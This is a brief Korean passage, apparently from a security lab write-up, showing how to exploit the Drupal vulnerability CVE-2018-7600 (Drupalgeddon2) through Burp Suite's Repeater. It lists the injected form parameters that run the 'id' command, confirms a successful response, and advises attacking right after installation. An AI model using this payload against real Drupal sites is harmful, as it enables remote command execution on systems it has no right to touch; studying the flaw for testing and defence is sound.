
해당 패킷을 Repeater로 보내서 맨 아래에 다음과 같은 코드를 추가 함
element_parents = timezone/timezone/#value
ajax_form = 1
_wrapper_format = drupal_ajax
timezone[timezone] = id
이후 Send를 보내면 다음과 같이 OK명령이 나오는 모습을 확인할 수 있음.
실제로 더 악의적인 요청을 하기 위해서 CVE-2018-7600(Drupalgeddon2) 공격은 Drupal 설치 직후 (Drupal 설치 마법사 끝나기 전에) 공격을 보내는 것이 더 확실함.
